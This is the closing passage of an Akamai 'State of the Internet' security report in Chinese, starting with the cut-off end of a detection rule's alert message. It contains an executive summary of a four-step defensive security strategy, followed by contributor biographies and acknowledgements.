  msg := sprintf(“Gitsync binary parameter detected, possible
payload alteration, verify new binary “, [path])
}
```

洞察总结

Roger Barranco

Akamai 全球安全运营副总裁

本前沿网络安全研究合集，凝聚了数百位 Akamai 研究人员和数据科学家在网络安全创新领域深耕二十余年的智慧结晶，代表着此领域最新的突破与最佳实践。希望我们的研究对您有所启发，助您制定切实可行的安全策略，确保您的企业在 2025 年以及未来更长时间安全无忧。

为了助您达成这一目标，我们制定了一套结合主动防御与快速应对的四步方法。此方法加上将研究结果付诸实践的策略，最终可以构建出一个强大的威胁防御体系。

日常主动防范与危机快速应对相结合

1. **全方位实施基础网络安全策略。**定期执行系统更新、实施严格的访问控制、建立全面的日志记录，并且遵循安全最佳实践。只有在每个细节处加强防范，才能构筑坚实的安全策略。落实这些基础实践，无需额外的工作就可以有效地堵住网络攻击的方便之门，阻止绝大部分可能的攻击。

2. **始终将您的环境置于安全平台之后。**实施多个安全层来构建基本的网络安全体系。部署 Web 应用程序防火墙、API 安全措施和分布式拒绝服务攻击防护措施。始终如一地应用这些保护层，打造可靠的纵深防御策略，从而轻松抵御和击退各种网络威胁。

3. **对业务关键型服务保持高度关注。**针对企业的核心资产，确定并优先实施保护措施。这些资产是指一旦受损，就会对运营、声誉或营利能力造成严重损害的系统和数据。对于这些关键资产，您需要分配额外的资源并实施增强型安全措施，确保为其提供极高级别的保护。

4. **配备随时待命的可靠事故响应团队或合作伙伴。**大部分企业不可避免地会遇到严重的安全事件。在防御措施被侵入时（而且这种情况不可避免），如果您有一个随时待命的可靠团队或合作伙伴，结果会大为不同。他们的快速响应能力可以帮助企业避免攻击造成严重中断，并且快速恢复，尽可能减少损害，迅速恢复正常运营。

这一平衡的四步策略即包含了避免不必要风险的技巧，也结合了为不可避免的现实情况做好准备的实用做法。作为一名拥有数十年经验的安全运营负责人，我亲眼见证了这种方法如何帮助企业避免潜在的网络灾难，并从入侵事件中迅速恢复。企业只要始终如一地贯彻落实这四个步骤，在面对网络威胁时就能够表现出更好的弹性和适应能力。

主动防御与有效反制相结合

每当有人向我请教网络安全方面的问题时，我总会出人意料地从喜剧演员 W.C. Fields 那里找到答案。他曾打趣说：“别人可以邀请我，但我不一定会去”。这句看似玩笑的睿智之语，在网络安全领域却有了意想不到的深刻含义。正如我们可以选择不参与毫无意义的冲突一样，企业也可以策略性地决定拒绝哪些网络“邀请”。

在数字化环境中，这些“邀请”通常表现为潜在的漏洞或攻击媒介。通过实施基础网络安全实践，企业可以规避当今的许多网络攻击。企业利用这种主动防御的方法，可以将大部分的网络威胁“拒之门外”，而无需花费太多额外的精力。

我还想要引用另一段话作为对比，同样是来自一个大家意想不到的人：拳击手迈克・泰森。泰森直言不讳地提醒我们：“每个人都可以制定计划，但只有迎面来了一拳之后才能知道能不能面对。”这一严酷的事实，与 Fields 慎重的做法形成了有趣的对比。对于网络安全，这两种观点各有益处，而在两者之间取得平衡就极为重要。

四步策略并不是纸上谈兵，它经过了现实世界网络攻防战斗的实战检验。通过实施这些措施，企业可以极大地增强其网络安装态势，确保自身采取了充分的措施来驾驭复杂的数字化世界。企业已经准备好拒绝不必要的“邀请”，并能够承受不请而来的“迎面一拳”。

本 SOTI 中的研究提供最新的见解和工具，帮助企业在不断演变的网络安全格局中防患于未然。希望本合集能为您提供指导，帮助您构建更具韧性和安全性的数字化未来。

研究参与人员

Liron Schiff
Akamai 首席安全研究员

十多年来，Liron（同时也是 AI 安全研究小组的首席科学家）一直在网络安全行业负责研发项目，同时也在计算机网络领域开展学术性研究。他的研究侧重于网络的可编程性、弹性和安全性方面。

Stiv Kupchik
前安全研究员团队的负责人

Stiv 的项目主要涉及操作系统内核、漏洞研究和恶意软件分析等领域。他曾在 Black Hat、Hexacon 和 44CON 等会议上展示研究成果。

Ori David
Akamai 安全研究员团队负责人

Ori 的研究主要针对进攻性安全、恶意软件分析和威胁搜寻。

Ben Barnea
Akamai 安全研究员

Ben 专注于 Windows、Linux、物联网及移动设备等各种架构方面的底层安全研究和漏洞研究，在这些领域拥有丰富的经验。Ben 还喜欢研究复杂机制的工作原理，尤其是失败的原因。

Tomer Peled
Akamai 安全研究员。

Tomer 的日常研究工作主要涉及漏洞和操作系统内部结构等方面。

Sam Tinklenberg
Akamai 资深安全研究员

Sam 是应用程序和 API 威胁研究小组的成员，具有 Web 应用程序渗透测试的工作背景。他对发现和防范严重漏洞充满热情。

Ryan Barnett
Akamai 首席安全研究员

Ryan 隶属于支持 App & API Protector 安全解决方案的威胁研究团队。除了在 Akamai 的主职工作之外，Ryan 还是 WASC 董事会成员和 OWASP 项目负责人，主要负责网络黑客事件数据库 (WHID) 和分布式网络蜜罐。

致谢名单

研究总监

Mitch Mayne

撰写和编辑

Tricia Howard
Mitch Mayne
Maria Vlasak

审稿和主题撰稿

Liron Schiff
Stiv Kupchik
Ori David
Ben Barnea
Tomer Peled
Sam Tinklenberg
Ryan Barnett
Roger Barranco

推广材料

Annie Brunholz
Ashley Linares
Tricia Howard

营销与发布

Georgina Morales Hampe
Emily Spinks

互联网现状/安全性

《互联网现状/安全性》报告由 Akamai 精心呈献，获得了各界的广泛赞誉。请前往以下网址回顾往期报告，并关注即将发布的新报告：Akamai.com/soti

Akamai 威胁研究

关注最新的威胁情报分析、安全报告和网络安全研究的动态。Akamai.com/security-research

访问本报告中的数据

查看本报告中引用的图片和图表的高画质版本。这些图片可供免费使用和引用，但必须注明转载来源，并保留 Akamai 徽标。Akamai.com/sotidata

Akamai 安全研究

阅读 Akamai 安全研究博客，从快速反应的角度详细了解当今极为重要的研究。Akamai.com/blog/security-research